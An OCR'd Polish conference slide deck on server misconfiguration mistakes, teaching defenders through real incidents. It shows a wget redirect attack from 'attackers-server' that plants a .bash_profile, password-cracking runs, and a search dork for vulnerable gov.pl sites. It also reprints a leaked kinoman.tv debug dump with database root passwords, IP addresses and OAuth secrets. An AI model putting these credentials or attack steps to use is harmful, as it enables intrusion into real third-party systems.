BEZPIECZEŃSTWO SERWERÓW
BŁĘDY, KTÓRYCH LEPIEJ NIE POPEŁNIĆ W KONFIGURACJI USŁUG

Borys Łącki

16/17.10.2017

Od ponad 10 lat wykonując testy penetracyjne, ***testujemy bezpieczeństwo i zabezpieczamy*** *zasoby Klientów.*

LOGICALTRUST

aruba CLOUD

AGENDA

1) Incydenty komputerowe
2) Konfiguracja usług – najważniejsze problemy
3) DEMO: Błędy w konfiguracji usług
4) Podsumowanie
5) Sesja pytań od uczestników

KONFIGURACJA USŁUG - CEL

Ograniczanie udanych ataków

Spowalnianie atakujących

NAJCZĘSTSZE PROBLEMY

- Standardowa konfiguracja
- Brak aktualizacji
- Firewall
- Uwierzytelnianie

OAUTH MISCONFIGURATION

DOSTĘP SIECIOWY + HASŁA

21 #128114 **Administrator access to a Django Administration Panel on *.sc-corp.net via bruteforced credentials**

State	● Resolved (Closed)
Disclosed publicly	July 14, 2016 11:08pm +0200
Reported To	Snapchat
Types	Authentication, Information Disclosure, Privilege Escalation
Bounty	$1,000

Participants

username: admin and password: research

AKTUALIZACJA OPROGRAMOWANIA

GNU Wget < 1.18 Arbitrary File Upload / Potential Remote Code Execution

```
victim@trusty:~$ wget http://attackers-server/safe-file.txt
Connecting to attackers-server|192.168.57.1|:80... connected.
HTTP request sent, awaiting response... 302 Found
Location: ftp://192.168.57.1/.bash_profile [following]  => .bash_profile
Connecting to 192.168.57.1:21... connected.
Logging in as anonymous ... Logged in!
==> SYST ... done.    ==> PWD ... done.
==> TYPE I ... done.  ==> CWD not needed.
==> SIZE .bash_profile ... 55
==> PASV ... done.    ==> RETR .bash_profile ... done.

.bash_profile                          100%
[=============================================>]

.bash_profile saved
```

ALGORYTMY SZYFRUJĄCE

./john .htaccess-bcrypt
Loaded 1 password hash (OpenBSD Blowfish [32/64 X2])


c/s: 1412 > 4 lata

./john .htaccess-crypt
Loaded 1 password hash (Traditional DES [128/128 BS SSE2-16])


c/s: 2907K 19 godzin

HASŁO “NA CHWILĘ”


Zmienię hasło na ”moment”



- 40 momentów na godzinę (90 sekund)
- co najmniej 256 ataków na godzinę
- ponad 6 prób logowania w „momencie”



ZBĘDNE USŁUGI



SSL/TLS

SSL Report: mc.gov.pl (185.32.49.17)


Assessed on: Mon, 08 Feb 2016 19:55:52 UTC | Clear cache

Scan Another »

Summary

Overall Rating

B



Visit our documentation page for more information, configuration guides, and books. Known issues are documented here.


This server supports weak Diffie-Hellman (DH) key exchange parameters. Grade capped to B. MORE INFO »

Intermediate certificate has a weak signature. Upgrade to SHA2 as soon as possible to avoid browser warnings. MORE INFO »


This server supports TLS_FALLBACK_SCSV to prevent protocol downgrade attacks.

This server supports HTTP Strict Transport Security with long duration. MORE INFO »

ZBĘDNE USŁUGI I INFORMACJE




ZBĘDNE USŁUGI I INFORMACJE




DEBUG / DEVEL


http://www.kinoman.tv/
password
Find Previous
Find Next
Match case
Match whole word only
Done
Warning: file_put_contents(): Only 0 of 2227 bytes written, possibly out of free disk space in /data/www/kinoman.tv/system/classes/Kohana/Log/File.php on line 90
[[/OFF]] [[/MODE]] [random_vip] => 0 [right_block_cover] => [[MODE=guest]] [[/MODE]])) [cache] => Config_Group Object ([_parent_instance:protected] => Config Object *RECURSION* [_group_name:protected] => cache [storage:ArrayObject:private] => Array ([memcache2] => Array ([driver] => memcache [default_expire] => 15000 [compression] => [servers] => Array ([local] => Array ([host] => memcache_server [port] => 11211 [persistent] => [weight] => 1 [timeout] => 5 [retry_interval] => 15 [status] => 1)) [instant_death] => 1) [memcache] => Array ([driver] => memcache [default_expire] => 15000 [compression] => [servers] => Array ([local] => Array ([host] => localhost [port] => 11211 [persistent] => [weight] => 1 [timeout] => 5 [retry_interval] => 15 [status] => 1)) [instant_death] => 1) [file] => Array ([driver] => memcache [default_expire] => 3600 [compression] => [servers] => Array ([local] => Array ([host] => localhost [port] => 11211 [persistent] => [weight] => 1 [timeout] => 1 [retry_interval] => 15 [status] => 1)) [instant_death] => 1))) [inflector] => Config_Group Object ([_parent_instance:protected] => Config Object *RECURSION* [_group_name:protected] => inflector [storage:ArrayObject:private] => Array ([uncountable] => Array ([0] => access [1] => advice [2] => aircraft [3] => art [4] => baggage [5] => bison [6] => dances [7] => deer [8] => equipment [9] => fish [10] => fuel [11] => furniture [12] => heat [13] => honey [14] => homework [15] => impatience [16] => information [17] => knowledge [18] => luggage [19] => media [20] => money [21] => moose [22] => music [23] => news [24] => patience [25] => progress [26] => pollution [27] => research [28] => rice [29] => salmon [30] => sand [31] => series [32] => sheep [33] => sms [34] => spam [35] => species [36] => staff [37] => swine [38] => toothpaste [39] => traffic [40] => understanding [41] => water [42] => weather [43] => work) [irregular] => Array ([appendix] => appendices [cactus] => cacti [calf] => calves [child] => children [crisis] => crises [criterion] => criteria [curriculum] => curricula [diagnosis] => diagnoses [elf] => elves [ellipsis] => ellipses [foot] => feet [goose] => geese [hero] => heroes [hoof] => hooves [hypothesis] => hypotheses [is] => are [knife] => knives [leaf] => leaves [life] => lives [loaf] => loaves [man] => men [mouse] => mice [nucleus] => nuclei [oasis] => oases [octopus] => octopi [ox] => oxen [paralysis] => paralyses [parenthesis] => parentheses [person] => people [phenomenon] => phenomena [potato] => potatoes [quiz] => quizzes [radius] => radii [scarf] => scarves [stimulus] => stimuli [syllabus] => syllabi [synthesis] => syntheses [thief] => thieves [tooth] => teeth [was] => were [wharf] => wharves [wife] => wives [woman] => women [release] => releases))) [sphinx] => Config_Group Object ([_parent_instance:protected] => Config Object *RECURSION* [_group_name:protected] => sphinx [storage:ArrayObject:private] => Array ([host] => 127.0.0.1 [port] => 9313)) [oauth2] => Config_Group Object ([_parent_instance:protected] => Config Object *RECURSION* [_group_name:protected] => oauth2 [storage:ArrayObject:private] => Array ([facebook] => Array ([appId] => 324906367636346 [secret] => 716a984b6b40bbccce9c35cf1628f10d [redirect] => [name] => kinoman.tv) [google] => Array ([appId] => 28875767437-70u7r49v6l3crgmkekqtdcvmh3dcfo9v.apps.googleusercontent.com [secret] => M8qe8ForAl9AxmgC5lvLwJaU [redirect] => http://www.kinoman.tv/google [name] => kinoman.tv))))) [_group_name:protected] => website [storage:ArrayObject:private] => Array ([email_from] => noreply@kinoman.tv [email_from_name] => kinoman.tv [email_to] => help.kinoman@gmail.com [title] => filmy.pl [favicon] => favicon.png [files] => Array ([css] => Array ( ) [js] => Array ( )) [genders] => Array ([1] => Mężczyzna [2] => Kobieta) [avatar_path] => /data/www/kinoman.tv/s/a/ [gg_number] => ----- [player_width] => 631 [player_height] => 425 [static_server] => http://static.kinoman.tv/ [assets_server] => http://www.kinoman.tv/assets2/ [js_server] => http://www.kinoman.tv/ [css_server] => http://www.kinoman.tv/ [photos_server] => http://static.kinoman.tv/ [base_url] => http://www.kinoman.tv/ [plaques] => Array ([1] => Normalny [1] [2] => Zdejmowanie limitu [2] [3] => Film tylko w playerze bez limitu [3] [4] => Tylko dla VIP [4]) [template] => kinoman.tv)) [ads] => Config_Group Object ([_parent_instance:protected] => Config Object ([_sources:protected] => Array ([0] => Config_Database Object ([_loaded_keys:protected] => Array ([website] => Array ([player_height] => player_height [player_width] => player_width) [ads] => Array ([before_play] => before_play [before_wait_seconds] => before_wait_seconds [footer] => footer [footer_ad] => footer_ad [random_vip] => random_vip [right_block_cover] => right_block_cover [under_menu] => under_menu [under_slideshow_main] => under_slideshow_main)) [_db_instance:protected] => default [_table_name:protected] => config) [1] => Config_File Object ([_directory:protected] => config)) [_groups:protected] => Array ([database] => Config_Group Object ([_parent_instance:protected] => Config Object *RECURSION* [_group_name:protected] => database [storage:ArrayObject:private] => Array ([default] => Array ([type] => MySQL [connection] => Array ([hostname] => db_prod [database] => kinoman [username] => kinoman [password] => JB6UFaZqTvECtHQY [persistent] =>) [table_prefix] => [charset] => utf8 [caching] => 1) [alternate] => Array ([type] => PDO [connection] => Array ([dsn] => mysql:host=localhost;dbname=kohana [username] => root [password] => r00tdb [persistent] =>) [table_prefix] => [charset] => utf8 [caching] =>) [kinolive] => Array ([type] => MySQL [connection] => Array ([hostname] => 94.75.221.138 [database] => kinoland [username] => root [password] => ogkEAOIMfiof [persistent] =>) [table_prefix] => [charset] => utf8 [caching] =>) [kinolive_real] => Array ([type] => MySQL [connection] => Array ([hostname] => 94.75.221.138 [database] => newkino [username] => root [password] => ogkEAOIMfiof [persistent] =>) [table_prefix] => [charset] => utf8 [caching] =>) [topupload] => Array ([type] => MySQL [connection] => Array ([hostname] => 46.105.113.165 [database] => vidzer [username] => vidzer [password] => JEQFJSUIhasy8dh281 [persistent] =>) [table_prefix] => [charset] => utf8 [caching] =>))) [website] => Config_Group Object ([_parent_instance:protected] => Config Object *RECURSION* [_group_name:protected] => website [storage:ArrayObject:private] => Array ([email_from] => noreply@kinoman.tv [email_from_name] => kinoman.tv [email_to] => help.kinoman@gmail.com [title] => filmy.pl [favicon] => favicon.png [files] => Array ([css] => Array ( ) [js] => Array ( )) [genders] => Array ([1] => Mężczyzna [2] => Kobieta) [avatar_path] => /data/www/kinoman.tv/s/a/ [gg_number] => ----- [player_width] => 631 [player_height] => 425 [static_server] => http://static.kinoman.tv/ [assets_server] => http://www.kinoman.tv/assets2/ [js_server] => http://www.kinoman.tv/ [css_server] => http://www.kinoman.tv/ [photos_server] => http://static.kinoman.tv/ [base_url] => http://www.kinoman.tv/ [plaques] => Array ([1] =>


> kinoman [password] => JB6UFaZqTvECtHQY [persistent] =>) [table_prefix] => [charset] => utf8 [caching] =
ysql:host=localhost;dbname=kohana [username] => root [password] => r00tdb [persistent] =>) [table_prefi
[hostname] => 94.75.221.138 [database] => kinoland [username] => root [password] => ogkEAOIMfiof [persi
connection] => Array ([hostname] => 94.75.221.138 [database] => newkino [username] => root [password] =
[type] => MySQL [connection] => Array ([hostname] => 46.105.113.165 [database] => vidzer [username] =>

DEBUG / DEVEL


site:gov.pl warning php
Wszystko
Grafika
Filmy
Wiadomości
Zakupy
Więcej
Ustawienia
Narzędzia
Około 226 wyników (0,24 s)
Księga gości - Archiwum Państwowe w Toruniu
torun.ap.gov.pl/de/index.php?show=ksiega
Podziel się z nami swoją opinią na temat naszego Archiwum, naszej strony lub po prostu pozostaw po sobie pamiątkę. Warning: require(ksiega/dane.php) ...
BIP Sądu Rejonowego w Skierniewicach
archiwum.skierniewice.sr.gov.pl/
Warning: mysql_num_rows() expects parameter 1 to be resource, boolean given in /home/srskier/public_html/archiwum.skierniewice.sr.gov.pl/php/content.php ...
Kontakt - Archiwum Akt Nowych w Warszawie
www.aan.gov.pl/kontakt
Warning: include_once(/home/aan/public_html/template_s13_1/mod_contact.php): failed to open stream: Nie ma takiego pliku ani katalogu in ...
Kontakt - Archiwum Państwowe w Gorzowie Wielkopolskim
www.gorzow.ap.gov.pl/kontakt
Warning: include_once(/usr/home/APGorzow/domains/gorzow.ap.gov.pl/public_html/template_s13_1/mod_contact.php): failed to open stream: No such file or ...

PAKIETY Z LITERÓWKAMI

Od wielu lat znane są ataki polegające na rejestrowaniu domen z literówką w nazwie. Ktoś wpisuje adres swojej ulubionej strony, popełnia błąd i ląduje na zupełnie innej witrynie. Nikolai wymyślił jednak inny sposób wykorzystania literówek, wycelowany w programistów. Jak namówić programistę do zainstalowania złośliwego oprogramowania? Nie trzeba go namawiać, sam je zainstaluje. Np. zamiast

```
1 sudo pip install requests
```

może przecież wpisać

```
1 sudo pip install reqeusts
```

Na tym pomyśle Nikolai oparł swoją pracę dyplomową. Wybrał trzy repozytoria pakietów: pypi.python.org (Python), rubygems.org (Ruby) oraz npmjs.com (Node.js). Do każdego z nich pakiety może wgrywać każdy kto na taki pomysł wpadnie. Nikolai wygenerował ok. 200 pakietów, których nazwy oparł na popularnych pakietach z lekka modyfikacją. Wykorzystał

PUBLICZNE VS. PRYWATNE

Czy Twoje pliki w S3 Amazona są bezpieczne?

Adam dodał 27 marca 2013 o 22:26 w kategorii Wpadki z tagami: Amazon • chmura • HD Moore • S3

Usługa Amazon Simple Storage Service to jeden z popularniejszych sposobów przechowywania plików. Wygodnie, niedrogo, dobry poziom dostępności. Czy jednak na pewno bezpiecznie? To już zależy od tego, czy ktoś nie pomylił się w konfiguracji...

HD Moore to niespokojny duch internetu. Założyciel projektu Metasploit, prezes firmy Rapid7, co chwilę wynajduje nowe pole do popisu. Tylko w ciągu ostatnich miesięcy przeskanował cały internet, znalazł kilkadziesiąt milionów urządzeń podatnych na błędy w protokole uPnP oraz zidentyfikował kilkadziesiąt tysięcy urządzeń do telekonferencji, umożliwiających podsłuchiwanie posiedzeń zarządów wielkich korporacji. Tym razem jego uwagę przyciągnęły usługi giganta hostingu w chmurze, firmy Amazon.

https://zaufanatrzeciastrona.pl/post/czy-twoje-pliki-w-s3-amazona-sa-bezpieczne/

aruba CLOUD

AKTUALIZACJE

This malware relies on a security hole in the Magento web e-commerce platform, not Linux.

If you use Magento and haven't patched it since February 9, 2015 -- yes it's been that long -- then, and only then, are you vulnerable. Otherwise, your site can't possibly get Linux.Encoder.1.

The Magento attack resembles ransomware programs such as Windows' CryptoWall and TorLocker. They encrypt your files and then demand payment for the key to unlock your documents.

aruba CLOUD

WEB UPDATES

Ponad tysiąc polskich stron WWW zarażało odwiedzających je internautów

Adam dodał 21 czerwca 2017 o 13:19 w kategorii Włamania z tagami: atak • exploit kit • Polska • wodopój

Czasem w świecie bezpieczeństwa zdarza się, że analiza przypadku jednej ofiary prowadzi do identyfikacji setek kolejnych. Poniżej znajdziecie opis takiego właśnie ciągu odkryć przeprowadzonych przez zespół firmy Exatel.

